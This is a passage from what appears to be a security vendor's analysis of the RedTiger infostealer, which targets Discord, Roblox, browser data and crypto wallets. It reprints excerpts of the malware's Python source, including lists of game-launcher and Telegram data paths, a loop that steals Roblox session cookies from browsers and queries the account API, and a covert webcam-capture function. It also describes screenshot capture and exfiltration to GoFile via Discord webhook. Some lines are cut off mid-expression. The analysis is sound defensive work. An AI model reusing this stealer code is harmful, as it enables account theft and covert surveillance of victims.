    ("Steam",           os.path.join(v4r_path_program_files_x86, "Steam", "config"),                               "steam.exe",
    ("Riot Games",      os.path.join(v4r_path_appdata_local,     "Riot Games", "Riot Client", "Data"),             "riot.exe",
    ("Epic Games",      os.path.join(v4r_path_appdata_local,     "EpicGamesLauncher"),                             "epicgameslauncher.exe"
    ("Rockstar Games",  os.path.join(v4r_path_appdata_local,     "Rockstar Games"),                                "rockstarlauncher.exe",
    ("Telegram",        os.path.join(v4r_path_appdata_roaming,   "Telegram Desktop", "tdata"),                     "telegram.exe",
]
```

In addition to targeting other game-related applications, the infostealer has a separate function to steal Roblox account information stored in the browser. It uses the Python browser_cookie3 module to extract cookies for the "roblox.com" domain, then extracts info for GET requests to the "/mobileapi/userinfo" API endpoint to parse the data of interest.

```
v4r_br0ws3r5 = [MicrosoftEdge, GoogleChrome, Firefox, Opera, OperaGX, Safari, Brave]
for v4r_br0ws3r in v4r_br0ws3r5:
    v4r_c00ki3, v4r_n4vigator = D3f_G3tC00ki34ndN4vig4t0r(v4r_br0ws3r)
    if v4r_c00ki3:
        if v4r_c00ki3 not in v4r_c00ki35_list:
            v4r_number_roblox_account += 1
            v4r_c00ki35_list.append(v4r_c00ki3)
            try:
                v4r_inf0 = requests.get("https://www.roblox.com/mobileapi/userinfo", cookies={".ROBLOSECURITY":
                v4r_api = json.loads(v4r_inf0.text)
            except:
                v4r_api = {"None": "None"}

            v4r_us3r_1d_r0b10x = v4r_api.get('id', "None")
            v4r_d1spl4y_nam3_r0b10x = v4r_api.get('displayName', "None")
            v4r_us3rn4m3_r0b10x = v4r_api.get('name', "None")
            v4r_r0bux_r0b10x = v4r_api.get("RobuxBalance", "None")
            v4r_pr3mium_r0b10x = v4r_api.get("IsPremium", "None")
            v4r_av4t4r_r0b10x = v4r_api.get("ThumbnailUrl", "None")
            v4r_bui1d3r5_c1ub_r0b10x = v4r_api.get("IsAnyBuildersClubMember", "None")
```

Browser data and credit card information

Similar to the Python NodeStealer previously reported, RedTiger also targets information saved in the browser, including passwords, cookies, download and browsing history, credit card information, and extensions.

The RedTiger infostealer targets a wide range of browsers, including major browsers and some of their release channels. The distinction was made because the folder paths of release channels are different.

Targeted browsers

Google Chrome	Google Chrome Beta	Google Chrome Dev	Google Chrome Canary	Google Chrome Unstable	Opera
Opera GX	Opera Neon	Brave	Vivaldi	Internet Explorer	Amigo
Torch	Kometa	Orbitum	Cent Browser	7Star	Sputnik
Epic Privacy Browser	Uran	Yandex	Yandex Canary	Yandex Developer	Yandex Beta
Yandex Tech	Yandex SxS	Iridum	Mozilla Firefox	Safari	Microsoft Edge

Webcam and screen capture

The RedTiger infostealer can capture both a webcam snapshot and a screenshot of the victim's primary desktop screen. It uses the cv2 (OpenCV) module to access the default webcam, capture a single image, convert it from BGR to RGB, and release the camera so it will be available for use by other applications. For screenshots, it uses the Pillow (PIL) module's ImageGrab().grab function to capture the desktop, compress the image, and save it as "Screenshot.png" directly into the ZIP archive, using the same in-memory buffer as the webcam image.

```
def D3f_W3bc4m(v4r_zip_file):
    import cv2
    import io
    from PIL import Image

    try:
        v4r_status_camera_capture = "Yes"
        v4r_cap = cv2.VideoCapture(0)

        if not v4r_cap.isOpened():
            v4r_status_camera_capture = "No webcam found."
            return v4r_status_camera_capture

        v4r_ret, v4r_frame = v4r_cap.read()
        v4r_cap.release()

        if not v4r_ret:
            v4r_status_camera_capture = "Failed to capture image."
            D3f_Clear()
            return v4r_status_camera_capture

        v4r_frame_rgb = cv2.cvtColor(v4r_frame, cv2.COLOR_BGR2RGB)
        v4r_img_pil = Image.fromarray(v4r_frame_rgb)
        v4r_img_bytes = io.BytesIO()
        v4r_img_pil.save(v4r_img_bytes, format='PNG')
        v4r_img_bytes.seek(0)
        v4r_zip_file.writestr("Webcam.png", v4r_img_bytes.read())
```

Netskope Detection

- Netskope Threat Protection
  - Win64.Trojan.RedTiger
- Netskope Advanced Threat Protection provides proactive coverage against this threat.
  - Gen.Detect.By.NSCloudSandbox.tr

Conclusions

The new, open-source RedTiger infostealer has recently emerged in the wild, primarily targeting victims' Discord accounts, Roblox credentials, browser data (including cookies, passwords, and browsing history), and cryptocurrency wallet files. By uploading stolen data to GoFile cloud storage and sending download links via Discord webhook, RedTiger enables attackers to efficiently exfiltrate sensitive information while evading detection. Netskope Threat Labs will continue to monitor information stealers, including any developments related to the RedTiger infostealer.

IOCs

All the IOCs and scripts related to this malware can be found in our GitHub repository.

Jan Michael Alcantara

Jan Michael Alcantara is an experienced incident responder with a background on forensics, threat hunting, and incident analysis.

Jan Michael Alcantara is an experienced incident responder with a background on forensics, threat hunting, and incident analysis.

Read More
More Articles by Jan Michael Alcantara
Read full Bio
More articles